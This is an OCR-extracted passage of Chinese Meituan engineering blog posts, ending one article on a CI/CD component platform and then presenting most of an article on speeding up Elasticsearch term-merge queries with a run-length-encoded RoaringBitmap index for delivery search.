



图 16 组件适配器设计

### 5）效果

目前已支持 Shell 组件、服务组件、容器组件等多种接入方式，平台上已提供**数百个组件**，组件开发方涉及**数十个业务线**。组件库覆盖源码域、构建域、测试域、部署域、人工审批域等多个环节，打通了研发过程所涉及的各个基础工具。

图 17　组件库

## 5. 后续规划

- 借助 Serverless 等云原生技术，探索更轻量、高效的资源管理方案，提供更精细化的资源策略，从资源的弹性、启动加速、环境隔离三个方面为业务提供更优的资源托管能力。
- 面向组件开发者，提供从开发、上线到运营的一站式开发管理平台，降低组件开发、运营成本，使更多工具方、个人开发者能参与其中，共同打造丰富多样的业务场景，形成良性的组件运营生态。

## 6. 本文作者

耿杰、春晖、志远等，来自研发质量与效率部研发平台团队。

## 招聘信息

美团研发质量及效率部，负责公司研发效能领域平台和工具的建设（包括研发需求管理工具、CI/CD 流水线、分布式代码仓库、多语言构建工具、发布平台、测试环境管理平台、全链路压测平台等），致力于不断推进优秀的研发理念和工程实践，建设一流的工程基础设施。我们长期招聘高级、资深技术专家，Base 北京、上海。感兴趣的同学可以将简历发送至 gengjie02@meituan.com（邮件主题：美团研发质量及效率部）。

# 美团外卖搜索基于 Elasticsearch 的优化实践

作者：泽钰　张聪　晓鹏

## 1. 前言

最近十年，Elasticsearch 已经成为了最受欢迎的开源检索引擎，其作为离线数仓、近线检索、B 端检索的经典基建，已沉淀了大量的实践案例及优化总结。然而在高并发、高可用、大数据量的 C 端场景，目前可参考的资料并不多。因此，我们希望通过分享在外卖搜索场景下的优化实践，能为大家提供 Elasticsearch 优化思路上的一些借鉴。

美团在外卖搜索业务场景中大规模地使用了 Elasticsearch 作为底层检索引擎。其在过去几年很好地支持了外卖每天十亿以上的检索流量。然而随着供给与数据量的急剧增长，业务检索耗时与 CPU 负载也随之上涨。通过分析我们发现，当前检索的性能热点主要集中在倒排链的检索与合并流程中。针对这个问题，我们基于 Run-length Encoding（RLE）[1] 技术设计实现了一套高效的倒排索引，使倒排链合并时间（TP99）降低了 96%。我们将这一索引能力开发成了一款通用插件集成到 Elasticsearch 中，使得 Elasticsearch 的检索链路时延（TP99）降低了 84%。

## 2. 背景

当前，外卖搜索业务检索引擎主要为 Elasticsearch，其业务特点是具有较强的 Location Based Service（LBS）依赖，即用户所能点餐的商家，是由商家配送范围决定的。对于每一个商家的配送范围，大多采用多组电子围栏进行配送距离的圈定，一个商家存在多组电子围栏，并且随着业务的变化会动态选择不同的配送范围，电子围栏示意图如下：





图 1　电子围栏示意图

考虑到商家配送区域动态变更带来的问题，我们没有使用 Geo Polygon[2] 的方式进行检索，而是通过上游一组 R-tree 服务判定可配送的商家列表来进行外卖搜索。因此，LBS 场景下的一次商品检索，可以转化为如下的一次 Elasticsearch 搜索请求：

```
POST food/_search
{
   “query”: {
      “bool”: {
         “must”:{
            “term”: { “spu_name”: { “value”: “烤鸭”} }
           //...
         },
         “filter”:{
           “terms”: {
              “wm_poi_id”: [1,3,18,27,28,29,...,37465542] // 上万
           }
         }
      }
   }
  //...
}
```

对于一个通用的检索引擎而言，Terms 检索非常高效，平均到每个 Term 查询耗时不到 0.001 ms。因此在早期时，这一套架构和检索 DSL 可以很好地支持美团的搜

索业务——耗时和资源开销尚在接受范围内。然而随着数据和供给的增长，一些供给丰富区域的附近可配送门店可以达到 20000~30000 家，这导致性能与资源问题逐渐凸显。这种万级别的 Terms 检索的性能与耗时已然无法忽略，仅仅这一句检索就需要 5~10 ms。

## 3. 挑战及问题

由于 Elasticsearch 在设计上针对海量的索引数据进行优化，在过去的 10 年间，逐步去除了内存支持索引的功能（例如 RAMDirectory 的删除）。为了能够实现超大规模候选集的检索，Elasticsearch/Lucene 对 Term 倒排链的查询流程设计了一套内存与磁盘共同处理的方案。

一次 Terms 检索的流程分为两步：分别检索单个 Term 的倒排链，多个 Term 的倒排链进行合并。

### 3.1 倒排链查询流程

1. 从内存中的 Term Index 中获取该 Term 所在的 Block 在磁盘上的位置。
2. 从磁盘中将该 Block 的 TermDictionary 读取进内存。
3. 对倒排链存储格式的进行 Decode，生成可用于合并的倒排链。

可以看到，这一查询流程非常复杂且耗时，且各个阶段的复杂度都不容忽视。所有的 Term 在索引中有序存储，通过二分查找找到目标 Term。这个有序的 Term 列表就是 TermDictionary ，二分查找 Term 的时间复杂度为 O(logN) ，其中 N 是 Term 的总数量 。Lucene 采用 Finite State Transducer[3]（FST）对 TermDictionary 进行编码构建 Term Index。FST 可对 Term 的公共前缀、公共后缀进行拆分保存，大大压缩了 TermDictionary 的体积，提高了内存效率，FST 的检索速度是 O(len(term))，其对于 M 个 Term 的检索复杂度为 O(M * len(term))。

## 3.2 倒排链合并流程

在经过上述的查询，检索出所有目标 Term 的 Posting List 后，需要对这些 Posting List 求并集（OR 操作）。在 Lucene 的开源实现中，其采用 Bitset 作为倒排链合并的容器，然后遍历所有倒排链中的每一个文档，将其加入 DocIdSet 中。

伪代码如下：

```
Input:  termsEnum: 倒排表；termIterator：候选的 term
Output: docIdSet : final docs set
for term in termIterator:
  if termsEnum.seekExact(term) != null:
     docs = read_disk()  // 磁盘读取
     docs = decode(docs) // 倒排链的 decode 流程
     for doc in docs:
        docIdSet.or(doc) //代码实现为 DocIdSetBuilder.add。
end for
docIdSet.build()//合并，排序，最终生成 DocIdSetBuilder，对应火焰图最后一段。
```

假设我们有 M 个 Term，每个 Term 对应倒排链的平均长度为 K，那么合并这 M 个倒排链的时间复杂度为：O(K * M + log(K * M))。 可以看出倒排链合并的时间复杂度与 Terms 的数量 M 呈线性相关。在我们的场景下，假设一个商家平均有一千个商品，一次搜索请求需要对一万个商家进行检索，那么最终需要合并一千万个商品，即循环执行一千万次，导致这一问题被放大至无法被忽略的程度。

我们也针对当前的系统做了大量的调研及分析，通过美团内部的 JVM Profile 系统得到 CPU 的火焰图，可以看到这一流程在 CPU 热点图中的反映也是如此：无论是查询倒排链、还是读取、合并倒排链都相当消耗资源，并且可以预见的是，在供给越来越多的情况下，这三个阶段的耗时还会持续增长。





图 2　profile 火焰图

可以明确，我们需要针对倒排链查询、倒排链合并这两个问题予以优化。

# 4. 技术探索与实践

## 4.1 倒排链查询优化

通常情况下，使用 FST 作为 Term 检索的数据结构，可以在内存开销和计算开销上取得一个很好的平衡，同时支持前缀检索、正则检索等多种多样的检索 Query，然而在我们的场景之下，FST 带来的计算开销无法被忽视。

考虑到在外卖搜索场景有以下几个特性：

- Term 的数据类型为 long 类型。
- 无范围检索，均为完全匹配。
- 无前缀匹配、模糊查找的需求，不需要使用前缀树相关的特性。
- 候选数量可控，每个商家的商品数量较多，即 Term 规模可预期，内存可以承载这个数量级的数据。

因此在我们的应用场景中使用空间换取时间是值得的。

对于 Term 查询的热点：可替换 FST 的实现以减少 CPU 开销，常见的查找数据结构中，哈希表有 O(1) 的查询复杂度，将 Term 查找转变为对哈希表的一次查询。

对于哈希表的选取，我们主要选择了常见的 HashMap 和 LongObjectHashMap。

我们主要对比了 FST、HashMap 和 LongObjectHashMap（哈希表的一种高性能实现）的空间和时间效率。

- **在内存占用上**：FST 的内存效率极佳。而 HashMap/LongObjectHashMap 都有明显的劣势；
- **在查询时间上**：FST 的查询复杂度在 O (len(term))，而 Hash/LongObjectHashMap 有着 O(1) 的查询性能；

**注：检索类型虽然为 Long，但是我们将底层存储格式进行了调整，没有使用开源的 BKD Tree 实现，使用 FST 结构，仅与 FST 进行对比。BKD Tree 在大批量整数 terms 的场景下劣势更为明显。**

我们使用十万个 的键值对来构造数据，对其空间及性能进行了对比，结果如下：

| | 内存占用 | 10. 万个 Key 的查询时间 |
|---|---|---|
| FST | 481kB | 63ms |
| HashMap | 9048kB | 3.5ms |
| LongObjectHashMap | 5545kB | 1ms |
| 结论 | FST >> LongObjectHashMap > HashMap | LongObjectHashMap > HashMap >> FST |

可以看到，在内存占用上 FST 要远优于 LongObjectHashMap 和 HashMap。而在查询速度上 LongObjectHashMap 最优。

我们最终选择了 LongObjectHashMap 作为倒排链查询的数据结构。

## 4.2 倒排链合并

基于上述问题，我们需要解决两个明显的 CPU 热点问题：倒排链读取 & 倒排链合并。我们需要选择合适的数据结构缓存倒排链，不再执行磁盘 /page cache 的 IO。数据结构需要必须满足以下条件：

- 支持批量 Merge，减少倒排链 Merge 耗时。

- 内存占用少，需要处理千万数量级的倒排链。

在给出具体的解决方案之前，先介绍一下 Lucene 对于倒排合并的原生实现、RoaringBitMap、Index Sorting。

### 4.2.1 原生实现

Lucene 在不同场景上使用了不同的倒排格式，提高整体的效率（空间 / 时间），通过火焰图可以发现，在我们的场景上，TermInSetQuery 的倒排合并逻辑开销最大。

TermInSetQuery 的倒排链合并操作分为两个步骤：倒排链读取和合并。

1. 倒排链读取：
   Lucene 倒排链压缩存储在索引文件中，倒排链读取需要实时解析，其对外暴露的 API 为迭代器结构。
2. 倒排链合并：
   倒排链合并主要由 DocIdSetBuilder 合并生成倒排链，先使用稀疏结构存储 Doc ID，当 Doc ID 个数超过一定阈值时，升级到稠密结构（FixedBitSet）存储，实现方式如下（对应代码 IntArrayDocIdSet/BitDocIdSet）：

   - 稀疏数据：存储采用 List array 方式存储 Doc ID，最终经过 Merge 和排序形成一个有序数组 int[]，耗时主要集中在数组申请和排序。
   - 稠密数据：基于 long[] 实现的 bitmap 结构（FixedBitSet），耗时主要集中在 FixedBitSet 的插入过程，由于倒排链需要实时 Decode 以及 FixedBitSet 的底层实现，无法实现批量 Merge，只能循环单个 Doc ID 插入，数据量大的情况下，耗时明显。

**我们采用线上流量和数据压测发现该部分平均耗时约 7 ms。**

### 4.2.2 RoaringBitmap

当前 Elasticsearch 选择 RoaringBitMap 做为 Query Cache 的底层数据结构缓存倒排链，加快查询速率。

RoaringBitmap 是一种压缩的位图，相较于常规的压缩位图能提供更好的压缩，在稀疏数据的场景下空间更有优势。以存放 Integer 为例，Roaring Bitmap 会对存入的数据进行分桶，每个桶都有自己对应的 Container。在存入一个 32 位的整数时，它会把整数划分为高 16 位和低 16 位，其中高 16 位决定该数据需要被分至哪个桶，我们只需要存储这个数据剩余的低 16 位，将低 16 位存储到 Container 中，若当前桶不存在数据，直接存储 null 节省空间。 RoaringBitmap 有不同的实现方式，下面以 Lucene 实现（RoaringDocIdSet）进行详细讲解：

如原理图中所示，RoaringBitmap 中存在两种不同的 Container：Bitmap Container 和 Array Container。





图 3 Elasticsearch 中 Roaringbitmap 的示意图

这两种 Container 分别对应不同的数据场景——若一个 Container 中的数据量小于 4096 个时，使用 Array Container 来存储。当 Array Container 中存放的数据量大于 4096 时，Roaring Bitmap 会将 Array Container 转为 Bitmap Container。即 Array Container 用于存放稀疏数据，而 Bitmap Container 用于存放稠密数据，这样做是为了充分利用空间。下图给出了随着容量增长 Array Container 和 Bitmap Container 的空间占用对比图，当元素个数达到 4096 后（每个元素占用 16 bit ），Array Container 的空间要大于 Bitmap Container。

备注：Roaring Bitmap 可参考官方博客 [4]。

### 4.2.3 Index Sorting

Elasticsearch 从 6.0 版本开始支持 Index Sorting[5] 功能，在索引阶段可以配置多个字段进行排序，调整索引数据组织方式，可以调整文档所对应的 Doc ID。以 city_id，poi_id 为例：





图 4　Index Sorting 示意图

如上示例所示：Index Sorting 会将给定的排序字段（如上图的 city_id 字段）的文档排序在一起，相同排序值的文档的 Doc ID 严格自增，对该字段建立倒排，那么其倒排链为自增数列。

## 4.3 基于 RLE 的倒排格式设计

基于以上的背景知识以及当前 Elasticsearch/Lucene 的解决方案，可以明确目前有 2 个改造点需要考虑。

- 合适的倒排结构，用于存储每个 Term 的倒排链。
- 合适的中间结构，用于存储多个 Term 合并后的倒排链。

对于索引倒排格式 PostingsEnum，支持接口为：

```
public abstract class DocIdSetIterator {
  public abstract int docID();
  public abstract int nextDoc();
  public abstract int advance(int target);
}
```

倒排仅支持单文档循环调用，不支持批量读取，因此需要为倒排增加批量顺序读取的功能。

对于多倒排链的合并，由于原结构 DocIdSetBuilder 的实现也不支持批量对数据进行合并，我们探索了评估了 Elasticsearch 用于缓存 Query Cache 的数据结构 RoaringBitMap，然而其实现 RoaringDocIdSet 也无法满足我们对缓存数据结构特性需求，主要问题：

- 原生 RoaringDocIdSet 在构建时，只能支持递增的添加 Doc ID。而在实际生产中每一个商家的商品的 Doc ID 都是离散的。这就限制了其使用范围。
- 原生 RoaringDocIdSet 的底层存储结构 Bitmap Container 和 Array Container 均不支持批量合并，这就无法满足我们对倒排链合并进行优化的需求。

在明确这个问题的场景下，我们可以考虑最简单的改造，支持索引倒排格式 PostingsEnum 的批量读取。并考虑了如下几种场景：

- 在支持批量读取倒排的情况下，直接使用原结构 DocIdSetBuilder 进行批量的合并。
- 在支持批量读取倒排的情况下，使用 RoaringBitMap 进行批量合并。

然而我们发现即使对 bitset 进行分段合并，直接对数据成段进行 OR 操作，整体开销下降并不明显。其原因主要在于：对于读取的批量结果，均为稀疏分布的 Doc ID，仅减少倒排的循环调用无法解决性能开销问题。

那么问题需要转化为如何解决 Doc ID 分布稀疏的问题。在上文提及的 Index Sorting 即一个绝佳的解决方案。并且由于业务 LBS 的特点，一次检索的全部结果集均集中在某个地理位置附近，以及我们检索仅针对门店列表 ID 的特殊场景，我们最终选择对城市 ID、Geohash、门店 ID 进行排序，从而让稀疏分布的 Doc ID 形成连续分布。在这样的排序规则应用之后，我们得到了一组绝佳的特性：每一个商家所对应的商品，其 Doc ID 完全连续。

### 4.3.1 Run-Length Encoding

Run-Length Encoding[3]（RLE）技术诞生于 50 年前，最早应用于连续的文本压缩及图像压缩。在 2014 年，第一个开源在 GitHub 的 RoaringBitmap 诞生[6]，2016

年，在 RoaringBitMap 的基础上增加了对于自增序列的 RLE 实现 [7]，并应用在 bitmap 这一场景上。

在 bitmap 这一场景之下，主要通过压缩连续区间的稠密数据，节省内存开销。以数组 [1, 2, 3, ···, 59, 60, 89, 90, 91, ···, 99, 100] 为例（如下图上半部分）：使用 RLE 编码之后就变为 [1, 60, 89, 12]——形如 [start1, length1, start2, length2, ···] 的形式，其中第一位为连续数字的起始值，第二位为其长度。

在数组完全连续场景下中，对 32768 个 id (short) 进行存储，数组存储需要 64 kB，Bitmap 存储需要使用 4 kB，而 RLE 编码后直接存储仅需要 4 byte。在这一特性下，如果商家倒排链完全有序，那么商家的倒排链，可被压缩到最低仅需要两个整数即可表示。

当然 RLE 并不适用所有情况，在目标序列完全不连续的场景下，如 [1, 3, 5, 7, ··· , M]，RLE 编码存储需要使用 2 * M byte 的空间，比数组直接存储的空间效率差一倍。

为了和 Elasticsearch 的实现保持一致，我们决定使用 RoaringBitMap 作为倒排存储的结构，以及中间结果合并的数据结构。针对 RoaringDocIdSet 我们进行了如下改造。





图 5　倒排链 Merge 方式的演进

## 4.3.2 RLE Container 的实现

在对商家 ID 字段开启 Index Sorting 之后，同商家的商品 ID 已经连续分布。那么

对于商家字段的倒排链就是严格自增且无空洞的整数序列。我们采用 RLE 编码对倒排链进行编码存储。由于将倒排链编码为 [start1, length1, start2, length2, ···]，更特殊的，在我们场景下，一个倒排链的表示为 [start, length]，RLE 编码做到了对倒排链的极致压缩，假设倒排链为 [1, 2, ····, 1000]，用 ArrayContainer 存储，内存空间占用为 16 bit * 100 = 200 Byte, RLE 编码存储只需要 16 bit * 2 = 4 Byte。考虑到具体的场景分布，以及其他场景可能存在多段有序倒排的情况，我们最终选择了 [start1, length1, start2, length2, ···] 这样的存储格式，且 [start, start + length] 之间两两互不重叠。

对于多个商家的倒排合并流程，对于该格式的合并，我们并不需要对 M 个倒排链长度为 K 进行循环处理，这个问题转变为：如何对多组分段 [start, length] 进行排序，并将排序后的结果合并为一个数组。那么我们将原时间复杂度为 $O(K*M+log(K*M))$的合并流程，改造为复杂度为 O(M * logM) 的合并流程，大大降低了合并的计算耗时，减少了 CPU 的消耗。

### 4.3.3 SparseRoaringDocIdSet 实现

我们在 RoaringDocIdSet 的基础上增加了 RLE Container 后，性能已经得到了明显的提升，加速了 50%，然而依然不符合我们的预期。我们通过对倒排链的数据分析发现：倒排链的平均长度不大，基本在十万内。但是其取值范围广 [ 0, Integer.MAX-1 ]。这些特征说明，如果以 RoaringDocIdSet 按高 16 位进行分桶的话，大部分数据将集中在其中连续的几个桶中。

在 Elasticsearch 场景上，由于无法预估数据分布，RoaringDocIdSet 在申请 bucket 容器的数组时，会根据当前 Segment 中的最大 Doc ID 来申请，计算公式为：(maxDoc + (1 << 16) − 1) >>> 16。这种方式可以避免每次均按照 Integer.MAX−1 来创建容器带来的无谓开销。然而，当倒排链数量偏少且分布集中时，这种方式依然无法避免大量 bucket 被空置的空间浪费；另一方面，在对倒排链进行合并时，这些空置的 bucket 也会参与到遍历中，即使它被置为了空。这就又造成了性能上的浪费。我们通过压测评估证实了这一推理，即空置的 bucket 在合并时也会占用

大量的 CPU 资源。

针对这一问题，我们设计了一套用于稀疏数据的方案，实现了 SparseRoaring-DocIdSet，同时保持接口与 RoaringDocIdSet 一致，可在各场景下进行复用，其结构如下：

```
class SparseRoaringDocIdSet {
    int[] index;                    // 记录有 container 的 bucket Index
    Container[] denseSets;          // 记录紧密排列的倒排链
}
```

保存倒排链的过程与 RoaringDocIDSet 保持一致，在确认具体的 Container 的分桶时，我们额外使用一组索引记录所有有值的 bucket 的 location。

下图是一组分别使用 RLE based RoaringDocIdSet 和 SparseRoaringDocIdSet 对 [846710, 100, 936858, 110] 倒排链（RLE 编码）进行存储的示意图：





图 6　SparseRoaringDocIdSet 编排

可以看到：在 SparseRoaringDocIdSet 实现下，所有不为空的 bucket 被紧密的排

列在了一起，并在 index [] 中记录了其原始 bucket 的索引，这就避免了大量 bucket 被空置的情况。另外，在进行倒排链的合并时，就可以直接对紧密排列的 denseSet 进行遍历，并从 index [] 获得其对应的原始 bucket location，这就避免了大量的空置 bucket 在合并时带来的性能浪费。

我们分别对以下 4 个场景进行了压测：原生的 TermInSetQuery 对倒排链的合并逻辑、基于 FixedBitSet 的批量合并、RLE based RoaringBitmap、RLE based Dense RoaringBitmap。对 10000 个平均长度为 100 的倒排链进行合并压测，压测结果如下：





图 7 倒排链 Merge 性能比对

我们实现的 RLE based Dense RoaringBitmap，相比官方的基准实现耗时降低了 96%（TP99 13 ms 下降至 0.5 ms）。

## 4.4 功能集成

至此，核心的倒排索引问题已经解决，后续主要为工程问题：如何在 Elasticsearch

系统中集成基于 RLE 的倒排格式。对于高吞吐高并发的 C 端在线场景，我们希望尽可能保障线上的稳定，对开源数据格式的兼容，保障前向的兼容，做到随时可降级。

工程部分主要分为两部分：倒排索引的集成和在线检索链路。以下主要介绍全量索引部分的链路设计。

### 4.4.1 倒排索引集成

倒排索引格式的改造，一般情况下，需要实现一套 PostingsFormat，并实现对应的 Reader、Writer。为了保证对原有检索语句的兼容，支持多种场景的检索，以及为了未来能够无缝的配合 Elasticsearch 的版本升级，我们并没有选择直接实现一组新的 PostingsFormat，避免出现不兼容的情况导致无法升级版本。我们选择了基于现有的倒排格式，在服务加载前后初始化 RLE 倒排，并考虑到业务场景，我们决定将 RLE 倒排全量放入内存中，以达到极致的性能。具体的解决方案为：

1. 索引加载过程中增加一组 Hook，用于获取现有的 InternalEngine（ Elasticsearch 中负责索引增删改查的主要对象 ）。
2. 对所有的 semgents 遍历读取数据，解析倒排数据。
3. 对所有配置了 RLE 倒排优化的字段，生成 RLE 倒排表。
4. 将 RLE 倒排表与 segment 做关联，保证后续的检索链路中能获取到倒排表。

为了避免内存泄漏，我们也将索引删除，segment 变更的场景进行了相应的处理。

### 4.4.2 在线检索链路

在线检索链路也采用了无侵入兼容的实现，我们实现了一套新的检索语句，并且在索引无 RLE 倒排的情况下，可以降级回原生的检索类型，更加安全。

我们基于 Elasticsearch 的插件机制，生成一组新的 Query，实现了其 AbstractQueryBuilder，实现对 Query 的解析与改写，并将 Query 与 RLE 倒排进行关联，我们通过改写具体的检索实现，将整个链路集成到 Elasticsearch 中。

## 5. 性能收益

对于 Elasticsearch 而言，一次检索分为这么几个阶段，可参考下图 [8]。





图 8　Elasticsearch 的检索过程

由协调节点进行请求的分发，发送到各个检索节点上。

每个数据节点的各自进行检索，并返回检索结果给协调节点，这一段各个数据节点的耗时即“数据节点查询耗时”。

协调节点等待所有数据节点的返回，协调节点选取 Top K 后进行 fetch 操作。1 ~ 3 步的完整耗时为“完整链路查询耗时”。

